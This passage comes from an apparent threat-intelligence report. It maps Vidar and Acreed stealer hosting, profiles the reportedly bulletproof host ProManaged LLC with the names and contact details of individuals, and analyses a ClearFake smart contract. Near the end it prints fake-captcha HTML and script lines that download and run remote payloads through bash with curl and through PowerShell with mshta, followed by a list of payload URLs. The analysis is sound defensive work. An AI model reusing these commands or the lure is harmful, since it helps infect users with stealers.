- from 186.2.166[.]198 (AS262254, ProManaged LLC) to 145.239.65.59 (AS16276 , OVH)
- from 145.239.65[.]59 (AS16276, OVH) to 213.159.75[.]95 (AS44477, PQHosting)

[20] https://www.team-cymru.com/post/darth-vidar-the-dark-side-of-evolving-threat-infrastructure

- Domains resolved to the given IP address (213.159.75[.]95 and 65.109.242[.]143):
  - Vidar[.]su (associated with Vidar)
  - true-v.top
- from 213.159.75.95 (AS44477, PQHosting) to 188.127.224.14 (AS56694, **LLC Smart Ape**)




Figure 28 - Infrastructure related to Acreed C2 server

Additionally, we found an SSL pivot on Shodan[21] that unveiled more matching IPs to "*.true-v.top" beyond 213.159.75[.]95 and 65.109.242[.]143:

- 116.202.186.230 (AS 24940, Hetzner Online GmbH, Ge)
  - *.vidars.su (2025-02-17, associated with **Vidar**)
- 116.203.13.215 (AS 24940, Hetzner Online GmbH, Ge)

[21] https://trends.shodan.io/search?query=ssl:.%22true-v.top%22#facet/ip

  - v-new[.]cloud (2025-02-21, associated with **Vidar**)
  - vidars.su (2025-02-17, associated with **Vidar**)
- 49.13.51.73 (AS 24940, Hetzner Online GmbH, Ge)
- 95.217.233.214 (AS 24940, Hetzner Online GmbH, FI)
  - vidars.su (2025-01-20, associated with **Vidar**)
- 65.109.242.143 (AS 24940, Hetzner Online GmbH, FI)
  - my-vidar.ru (2024-12-20, associated with **Vidar**)
  - v-tamin.lol (2025-06-19, associated with **Vidar**)
  - vidars.su (2025-01-09, associated with **Vidar**)
  - vidmn.top (2024-12-11, associated with **Vidar**)

An important conclusion that can be drawn from our collaboration with Team Cymru research team is the overlap between previously known management infrastructure of Vidar stealer[22] and Acreed stealers. It is based on the strong overlap of domains related with high confidence to Vidar stealer that resolved to the given IPs communicating towards C2 infrastructure of Acreed.

5.2. Focus on ProManaged LLC

As shown below, as far as both IP prefixes exhibiting ProManaged LLC are concerned, we found that those IP ranges were formally moved from **DDOS-GUARD** to **IQWeb**.

Date	Recipient	Source	Type	Resource
2023-08-09	IQWeb FZ-LLC (RIR: RIPE NCC)	DDOS-GUARD CORP. (RIR: LACNIC)	Resource Transfer	186.2.160.0/20

Figure 29 - IP resource transfer

DDOS-guard has Ukrainian roots and born in July 2014, a few months after Crimea annexation by the Kremlin. DDos-guard cooperate with Russia's Defence Ministry and Russia's Central Bank as well as *"multiple Internet scammers responsible for stealing banking data, and one of the world's largest online stores for illegal drugs"*.[23] DDoS-Guard is considered by multiple sources as a bulletproof CDN

[22] https://raw.githubusercontent.com/stamparm/maltrail/master/trails/static/malware/vidar.txt
[23] https://meduza.io/en/feature/2021/01/29/remove-this-infection-from-your-network

provider and *"has joined a partnership with REF.RU, one of the biggest domain registrars"*, also being considered as bulletproof.[24][25]

Routing announcements in **BGP** still include **ProManaged LLC**, indicating either ongoing routing relationships or previous history of route announcements. This situation is common in IP space transfers where legacy routing information or subleasing causes multiple entities to appear connected to the same IP block.

This organization, **ProManaged LLC was described by Team Cymru** as a provider of dedicated hosting, **DDoS protection**, and **related services**. **ProManaged LLC** has a **prior history of "association with malicious** hosting **activity**[26].

More recently in their research, Team Cymru showed that the IP addresses hosting **bofbot[.]com** and **my-odin[.]com** were registered to **ProManaged LLC.** Those two domains respectively pointed at a **suspicious cryptocurrency / investment platform** and the **main website of Vidar** (login panel for private members)[27].

A mentioned in their official about us page, Promanaged LLC copyright point at a timeframe 2008-2024, which mentions **Belize** and support 24/7 on **Telegram**.




Figure 30 - ProManaged LLC web site

[24] https://blog.ey.md/ddos-guard-corp-yet-another-bulletproof-hoster/
[25] https://www.group-ib.com/media-center/press-releases/ddos-guard-database/
[26] https://www.team-cymru.com/post/darth-vidar-the-dark-side-of-evolving-threat-infrastructure
[27] https://x.com/banthisguy9349/status/1784925182806692313/photo/3

According to **LACNIC** registration data[28], the IP range 186.2.166.0/24 is a reallocated block under the larger allocation 186.2.160.0/20. ProManaged LLC, has its address registered in Belize City, **Belize** (31 Albert Street, 301, Belize City), **an offshore jurisdiction**. The registered contact is **Mikhail Spiridonov**, identified under the handle MIS53, with communication details that include the email address support@pro-m.org and phone numbers bearing the **Russian** country code +7(495 1200885).

This person is also present in **RIPE** registration database at another address in **Belize**: *Belama Phase-3, 16 Lauren Berges Crescent, Apt. 9, 16, 9* [29] Pivoting on the contact email address we found another person named **Dmitry Ivanov** located at Chistopolskaya 85a, **Moscow**.[30] RIPE record shows that for both persons, they are listed as maintainers throughout **OVH-MNT**, a reference to infrastructure managed through OVH.

As summarized in the table below, the matching contact details reinforce the association between **Russian nationals or entities** and the **offshore-registered** hosting provider operating from Belize (we found consistent information of Oleg Belousov in whois history of pro-managed.com via Domaintools on 2015-03-22, olegb@f1help.info).

Name	Email	Phone	Address	Country	Affiliation	Registry Source	mnt-by	Notes
Mikhail Spiridonov	support@pro-m.org	74 955 043 252	31 Albert Street, Suite 301, Belize City	**Belize**	ProManaged LLC	LACNIC	N/A	Offshore registration; email reused in RIPE entries
Dmitry Ivanov	ms@pro-m.org	79 854 621 997	Chistopolskaya 85a, 101000 Moscow	**Russia**	ORG-DI62-RIPE	RIPE	OVH-MNT	Same email domain as Spiridonov; OVH infrastructure
Oleg Belousov	olegb@pro-managed.com	79 179 197 102	Vasilchenko 1, 420059 Kazan	**Russia**	Pro-Managed	RIPE	HOS-GUN	Maintained by Hetzner (Germany)

[28] https://bgp.tools/prefix/186.2.166.0/24#whois
[29] https://apps.db.ripe.net/db-web-ui/lookup?source=ripe&key=ORG-MS337-RIPE&type=organisation
[30] https://apps.db.ripe.net/db-web-ui/lookup?source=RIPE&type=organisation&key=ORG-DI62-RIPE

(Org contact)	support@ pro-managed. com	74 995 043 252	Vasilchen ko St 1, corp. 153b, 420095 Kazan	**Russia**	ORG-PA646-RIPE	RIPE	OVH-MNT	Organization-level record overlapping with Belousov's entry

As far as **Oleg Belousov and Dmitry Ivanov** are concerned, we found potential match in the **Panama' papers and offshore leaks** (low confidence as only country and timeline match). See below a table summarizing offshore associations of those individuals linked to **ProManaged LLC**:

Name	Role(s)	Entity	Jurisdiction	Year	Linked Countries	Intermediary	Notes
Oleg Belousov	Director / Shareholder	Loring Universal Corp	British Virgin Islands	2006	Russia, British Virgin Islands	Amond & Smith, Schipok Str. 9/26 Bldg. 1, Entrance 3, Office 1, Moscow, 115054, Russia	Send invoices via email before shipping. Contact: Olga Zholobova (REDACTED)
Dmitry Ivanov	Shareholder	SCLATER ENTERPRISES LIMITED	British Virgin Islands (Panama Papers)	2010	Russia	MOSSACK FONSECA & CO. (BAHAMAS) LIMITED	Address: fl. 87 h. 9, Tsuryupi Str., Moscow, Russia

Regarding the intermediary **Amond & Smith**, it is a **Russian** leading company in Ukraine, Russia and CIS in the field of **tax optimization** since 2002. **Mossack Fonseca**, it is known that clients of this **law firm had ties to Russian President Vladimir Putin** and the current and former members of **China's Communist Party** Politburo Standing Committee.[31]

This IP block is associated with several nameservers located under the **.RU top-level** domain, including NS3-L5.NIC.RU, NS54-CLOUD.NIC.RU, NS58-CLOUD.NIC.RU, and NS8-L5.NIC.RU. These nameservers were last confirmed active in December 2021. No autonomous system number is listed for this subnet, and the record shows no updates since its initial creation on May 4, 2015. Beyond pro-m.org, another domain that points to the same website is pro-managed.com, both seen to resolve to IPs that belong to the first ones of the aforementioned range (e.g, 186.2.166.2).

[31] https://www.icij.org/investigations/panama-papers/mossack-fonseca-interviews/

Additionally, it is **categorized** in several lists either public[32] or published on darkweb forums[33] **as a bulletproof hosting provider**, indicating that it is recognized as an offshore hosting service that may demonstrate lax abuse handling or tolerate controversial content, characteristics commonly associated with **bulletproof** infrastructure.

We also found that **ProManaged LLC** appears in a list of fourteen websites engaged in **cardsharing** as shown in the figure below. **Cardsharing** is an illegal practice that involves sharing access to **encrypted television channels** over the internet using a single legitimate subscription. More importantly, in wartimes **cardsharing allows a country to bypass international sanctions**.

Sites de "cardsharing" fournissant des accès aux bouquets russes

Nom	Site	Fournisseur	Pays établissement fournisseur	Société d'hébergement	Pays hébergement	Nombre visites	Origine des visites (en %)	
							RU	UE
pro100ntv.ru	http://pro100ntv-ru	n.a.	LT	DDOS-Guard Ltd	RU	192 282	80,6	n.a.
ZEOS	http://zeos.online	n.a.	n.a.	*CloudFlare, Inc.*	n.a	150 118	20,6	n.a.
CRDTV	http://crdtv.net	n.a.	n.a.	*CloudFlare, Inc.*	n.a	55 574	9,8	24,1
VIPTV.IN.UA	https://viptv.in.ua	n.a.	n.a.	OVH SAS	FR	32 416	n.a.	>14,2
SHARA TV	http://shara-tv.org	n.a.	n.a.	*CloudFlare, Inc.*	n.a	24 624	50,2	>13,9
CARDSHARA	http://cardshara.me	n.a.	n.a.	ProManaged LLC	RU	17 829	9,5	>63,5
SHARA TV	http://shara.tv	n.a.	n.a.	*CloudFlare, Inc.*	n.a	11 213	34,8	>13,3
TVSHARA.NET	http://tvshara.net	n.a.	n.a.	*CloudFlare, Inc.*	n.a	9 058	46,9	n.a.
SHARA ONLINE	http://shara.online	n.a.	n.a.	*CloudFlare, Inc.*	n.a	2 500	27,1	>21,3
GNOM TV	https://gnomtv.net	n.a.	n.a.	*CloudFlare, Inc.*	n.a.	<5000	100	_
Shara-TV.club	https://shara-tv.club	n.a.	n.a.	Hetzner Online GmbH	DE	<5000	47,6	>0,9
SKYSHARING.RU	https://skysharing.ru	n.a.	n.a.	Hetzner Online GmbH	DE	<5000	62,0	38,0
3 usd	https://3-usd.com	n.a.	n.a.	*CloudFlare, Inc.*	n.a.	<5000	_	_
shara-pro.com	https://shara-pro.com	n.a.	n.a.	*CloudFlare, Inc.*	n.a.	<5000	_	_
Total						495 614		

Source : Comité Diderot sur données Websiteinformer et Similarweb

The website cardshara[.]me (alt name: cardshara[.]tv) is still up and has been seen indeed to resolve to the following address IP 186.2.166[.]9 on 2019-08-16 according to Virustotal[34] that belongs to ProManaged LLC.

32 https://github.com/brianondemand/inceptor_notes/blob/820e2289189250c09a54836567c29ce02a8fd02a/Cisco%20CEH/Pentest%2B%2B/RedTeam/Others/Hosting-and-Server/Bullet-Proof-Hosting.md?plain=1#L43

33 http://breached65xqh64s7xbkvqgg7bmj4nj7656hcb7x4g42x753r7zmejqd[.]onion/Thread-Offshore-Bulletproof-Hosting-Providers-List

34 https://www.virustotal.com/gui/domain/cardshara.me/relations

6. Additional payload potentially associated with the same threat actor

6.1. Another smart contract cluster

The wallet associated with the first smart contract sent funds to the wallet "0x7102e054383FEAEf850Fb7220709fb659c21B94d"[35].




Figure 31 - Wallet transfer

Interestingly, the latter wallet is also a contract creator on Binance Smart Chain. It created two smart contracts "0xC03e293111a7f3F3fe3aB18eFED75c9853196787" and "0xafefa6F98734c8A0F43c5B6181cdc3668B9Fc014".





Figure 32 - Contract updates

The first contract "0xC03e293111a7f3F3fe3aB18eFED75c9853196787"[36] received 17 "updates".

[35] https://testnet.bscscan.com/address/0x7102e054383FEAEf850Fb7220709fb659c21B94d

[36] https://testnet.bscscan.com/address/0xc03e293111a7f3f3fe3ab18efed75c9853196787



Latest 17 from a total of 17 transactions

Transaction Hash	Method	Block	Age	From	To
0x1db69fefc93...	Update	52330226	33 days ago	0xAf7bAA11...3c928d2E1 IN	0xC03e2931...853196787
0xc8333e80ee...	Update	52329818	33 days ago	0xAf7bAA11...3c928d2E1 IN	0xC03e2931...853196787
0x4e8de8a60fc...	Update	52293551	34 days ago	0xAf7bAA11...3c928d2E1 IN	0xC03e2931...853196787
0xbbbbe8f9002...	Update	52231220	35 days ago	0xAf7bAA11...3c928d2E1 IN	0xC03e2931...853196787
0xaec1fad8b11...	Update	52002807	39 days ago	0xAf7bAA11...3c928d2E1 IN	0xC03e2931...853196787
0x12594eb624...	Update	51993541	39 days ago	0xAf7bAA11...3c928d2E1 IN	0xC03e2931...853196787
0x4625ffa50b9...	Update	51993516	39 days ago	0xAf7bAA11...3c928d2E1 IN	0xC03e2931...853196787
0xd643b6f41c2...	Update	51993408	39 days ago	0xAf7bAA11...3c928d2E1 IN	0xC03e2931...853196787
0xa1e3b946fcd...	Update	51993388	39 days ago	0xAf7bAA11...3c928d2E1 IN	0xC03e2931...853196787
0x7a88a67dfec...	Update	51993367	39 days ago	0xAf7bAA11...3c928d2E1 IN	0xC03e2931...853196787

Figure 33 - Contract updates

The updates all appear to be Base64-encoded, which can be decoded to reveal the content of the smart contract. For the transaction hash 0xfc64a9d2a73fbe4ce212a960110fb66d606121ce94f5d6565807562b5c2dfa6f[37] we have:




Figure 34 - Base64 decoding

37 https://testnet.bscscan.com/tx/0xfc64a9d2a73fbe4ce212a960110fb66d606121ce94f5d6565807562b5c2dfa6f

The smart contract appears to deliver HTML content which shows a fake captcha, aka ClearFake technique.

```
        <main class="verify-main">
            <p>
                To better prove you are not a robot, please:
            </p>
            <ol>
                <li>
                    Open Terminal application on your Mac (you
can find it in Applications -> Utilities -> Terminal).
                </li>

                <li>
                    In the verification window, press <b>
Command</b> + <b>V</b>.
                </li>

                <li>
                    Press <b>Enter</b> on your keyboard to
finish.
                </li>
            </ol>
            <p>
                You will observe and agree:
                <br>
            <code>
                &#9989; "I am not a robot - reCAPTCHA
Verification ID: <span id="verification-id">146820</span>"
            </code>
            </p>
```

Figure 35 - HTML content

It contains a command with a potentially malicious URL “sd.qocas[.ru/sdfbv.sh”.

```
(style),document.body.appendChild(container),eval(atob("let dmn =
"https://sd.qocas.ru/sdfbv.sh";
let usr_id_replaced = insertQuotesFixed(usr_id);
function runClickedCheckboxEffects() {
  hideCaptchaCheckbox();
  setTimeout(function () {
    showCaptchaLoading();
  }, 500);
  setTimeout(function () {
    showVerifyWindow();
  }, 900);
```

```
commandToRun = "/bin/bash -c \"$(curl -A \"Mac OS X 10_15_7\" -
fsSL https://" + dmn + "/" + usr_id + ".solve)\"";
```

Figure 36 - Malicious script code

The presence of “**/bin/bash**” at the start of the command suggests that it targets Unix-type system, as it is also evidenced by the sentence “**Open Terminal application on your Mac**” inside the fake captcha. It uses Curl to download the targeted file with a Mac OS user agent. We also found commands that target Windows systems. As Windows cannot natively run .sh scripts, it uses additional mechanisms to bypass this. In the screenshot below, it creates a new process using WMI and leverages mshta to download and execute the content from the URL (where “dmn” equals the URL containing the .sh file).

```
118    commandToRun = "cmd /c powershell -w minimized -c \"Invoke-WmiMethod -Class Win32_Process -Name Create
       -ArgumentList 'mshta " + dmn + "'\" &&";
```

Figure 37 - Malicious script code

The 17 updates appear to be used to modify the domain for the command. After analysis, we collected the following domains.

```
hxxps://qv.gahq.ru/fdgv.sh
hxxps://sd.qocas.ru/sdfbv.sh
hxxps://xp.cybf.ru/iuchsgi.sh
hxxps://bv.qymut.ru/kfh.sh
hxxps://nk.zujer.ru/wvdb.sh
hxxps://ow.lyzyf.ru/fweh.sh
```

All these domains, protected by CloudFlare are nonetheless associated with the same Aeza IP address "89.169.54[.153"[38]. According to DomainTools, this IP address has also been association with the delivery of Lumma stealer and ClearFake framework.




Figure 38 - Passive DNS

[38] https://www.virustotal.com/gui/ip-address/89.169.54.153/relations

Find below a visualisation of the infrastructure associated with these wallets and smart contracts.


